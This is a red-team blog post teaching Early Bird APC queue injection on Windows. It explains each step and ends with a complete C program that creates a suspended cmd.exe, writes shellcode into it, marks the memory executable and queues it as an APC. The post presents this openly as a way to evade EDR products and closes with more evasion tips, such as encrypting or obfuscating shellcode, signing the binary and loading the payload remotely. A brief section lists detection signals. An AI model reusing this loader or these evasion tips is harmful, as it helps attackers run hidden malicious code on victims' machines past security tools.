
Process Injection Tradecraft: Early Bird APC Queue Injection in Practice
Introduction
Process injection is still a core primitive in Windows offensive operations, but modern EDR visibility has made naïve approaches noisy and easy to correlate. Basic techniques that rely on creating remote threads or injecting into fully initialized processes often generate clear behavioral patterns that are easily identifiable.
However, Early Bird APC Queue Injection takes a different approach.
The technique
Instead of targeting an already running process, we create a new one in a SUSPENDED state, inject our payload into its memory space, queue it as a User-Mode APC (Asynchronous Procedure Call) on the main thread, to then resume execution.
Because the APC is dispatched when the thread enters an alertable state (which it does very early in its lifecycle), the payload runs before much of the userland instrumentation is fully established.
 Early Bird APC Queue Injection flow diagram, Cyberbit.com
In this post, we’ll implement the technique step by step and analyze what actually happens under the hood, focusing on practical considerations for real-world red team engagements.
1. CreateProcessW
To get started, you want to create a new process of your choosing using CreateProcessW.
STARTUPINFOW si = { 0 };
PROCESS_INFORMATION pi = { 0 };
si.cb = sizeof(si);

CreateProcessW(
	L"C:\\windows\\system32\\cmd.exe", // program name
	NULL, //commands
	NULL, // process attributes
	NULL, // thread attributes
	FALSE, //inherit handles
	CREATE_SUSPENDED, // creation flags
	NULL, // environment
	NULL, // current directory
	&si, // startup info
	&pi // process information - where our handles and PID will get stored
);
As seen above, the process must be created using the CREATE_SUSPENDED flag. It's compulsory to add pointers to the STARTUPINFOW and PROCESS_INFORMATION structs, otherwise it'll fail. After creation, the pi struct will contain:
pi.hProcess -> handle to the created process
pi.hThread -> handle to the main thread
pi.dwProcessId -> DWORD containing the PID
2. VirtualAllocEx
Now, we will allocate a memory region in the newly created process using VirtualAllocEx:
void* p = VirtualAllocEx(
    pi.hProcess, // handle to the process created
	NULL, // start address (NULL will let the OS handle it)
	sizeof shellcode, // size of the memory region
	MEM_RESERVE | MEM_COMMIT, // memory assignation type
	PAGE_READWRITE // protection flags
);
We'll use the types MEM_RESERVE | MEM_COMMIT to reserve the memory region and commit to it all at once, ensuring that the memory region will be zeroed when we write to it.
Furthermore, we'll use PAGE_READWRITE to declare the memory space only as readable and writeable (not executable), providing some sort of evasion as further down the line we'll declare it as executable.
3. WriteProcessMemory
Now it's time to write the shellcode to our virtual memory region ;)
WriteProcessMemory(
    pi.hProcess, // handle to process
    p, // pointer to memory region
    &shellcode, // pointer to the buffer to write to memory
    sizeof shellcode, // size of the buffer to write to memory
    NULL // optional variable containing bytes written
    );
This step is quite straightforward, now that it's in memory, we have to handle the execution part.
4. VirtualProtectEx
Since we gave the memory region the flag PAGE_READWRITE, it can't execute the shellcode. Now, we must use VirtualProtectEx to do so.
DWORD oldProtect;

VirtualProtectEx(
    pi.hProcess, // handle to process
    p, // pointer to region containing shellcode
    sizeof shellcode, // size of the memory region
    PAGE_EXECUTE_READ, // new flags
    &oldProtect // PDWORD to store old flags
);
As seen above, VirtualProtectEx requires a pointer to a DWORD in order to store the previous flags, otherwise it'll crash.
5. QueueUserAPC
Now that our memory region is marked as executable, we can queue it into the APC of the main thread, guaranteeing execution once the process is resumed.
QueueUserAPC(
    (PAPCFUNC) p, // pointer to the memory region, must be casted to an APC function pointer
    pi.hThread, // pointer to the main thread
    NULL // parameters passed to the APCFUNC
);
6. ResumeThread
The function is now queued in the APC queue of the main thread, so we can now resume the process (since it was suspended) and close the handles.
ResumeThread(pi.hThread);
CloseHandle(pi.hThread);
CloseHandle(pi.hProcess);
Execution
Time for testing!
 Early Bird APC Queue Injection in practice
Full C program
Now that we've covered all the steps, let's put it all together with some best practices like error-handling.
#include <Windows.h>
#include <stdio.h>

int main(int argc, char** argv) {

	unsigned char shellcode[] = "...";

	// 1. Create suspended process

	STARTUPINFOW si = { 0 };
	PROCESS_INFORMATION pi = { 0 };
	si.cb = sizeof(si);

	bool res = CreateProcessW(
		L"C:\\windows\\system32\\cmd.exe",
		NULL,
		NULL,
		NULL,
		FALSE,
		CREATE_SUSPENDED,
		NULL,
		NULL,
		&si,
		&pi);

	if (!res) {
		printf("[ERR CreateProcessW] GetLastError=%lu\n", GetLastError());
	}
	else {
		printf("[OK CreateProcessW] Process created on PID:%lu\n", pi.dwProcessId);
	}

	// 2. Allocate memory region

	void* p = VirtualAllocEx(pi.hProcess,
		NULL,
		sizeof shellcode,
		MEM_RESERVE | MEM_COMMIT,
		PAGE_READWRITE
	);

	if (!p) {
		printf("[ERR VirtualAllocEx] GetLastError=%lu\n", GetLastError());
	}
	else {
		printf("[OK VirtualAllocEx] Allocated memory in %p\n", p);
	}

    // 3. Write the buffer to memory

	SIZE_T written = 0;

	res = WriteProcessMemory(pi.hProcess, p, &shellcode, sizeof shellcode, &written);

	if (!res) {
		printf("[ERR WriteProcessMemory] GetLastError=%lu\n", GetLastError());
	}
	else {
		printf("[OK WriteProcessMemory] Wrote %lu bytes of shellcode successfully\n", written);
	}

    // 4. Modify the protection flags

	DWORD oldProtect;
	res = VirtualProtectEx(pi.hProcess, p, sizeof shellcode, PAGE_EXECUTE_READ, &oldProtect);

	if (!res) {
		printf("[ERR VirtualProtectEx] GetLastError=%lu\n", GetLastError());
	}
	else {
		printf("[OK VirtualProtectEx] Changed PROTECT FLAGS to PAGE_EXECUTE_READ\n");
	}

    // 5. Queue the function to the APC of the main thread

	res = QueueUserAPC((PAPCFUNC) p, pi.hThread, NULL);

	if (!res) {
		printf("[ERR QueueUserAPC] GetLastError=%lu\n", GetLastError());
	}
	else {
		printf("[OK QueueUserAPC] Queued the shellcode into the APC of the main thread\n");
	}

    // 6. Resume the thread and close handles

	DWORD resThread = ResumeThread(pi.hThread);

	if (resThread == -1) {
		printf("[ERR ResumeThread] GetLastError=%lu\n", GetLastError());
	}
	else {
		printf("[OK ResumeThread] Thread resumed. Executing shellcode...\n");
	}

	CloseHandle(pi.hThread);
	CloseHandle(pi.hProcess);
}
Fingerprinting
Although the technique is quieter than traditional Process Injection methods, it can still be detected. The following aspects could be monitored:
SUSPENDEDprocesses created by non-debugging parents.- Cross-process memory operations, both when it's written and when it gets marked with
PAGE_EXECUTE_READ. APCgetting queued to the main thread.
Even though individually these actions could pass as legitimate, the combination of the three (especially in such a short amount of time) is what makes it suspicious.
Conclusion
Even though Early Bird APC Queue Injection is a well-known technique and does not complete eliminate the behavioral footprint of injection, it still remains a reasonably effective way to evade modern EDR software.
While this technique sets the basis for decent opsec, more techniques could be combined to improve evasion:
- Obfuscation of shellcode using UUIDs/IP addresses.
- AES Encryption of shellcode (and decryption during runtime).
- Signing the generated binary.
- Loading the payload remotely.
- Using custom shellcode.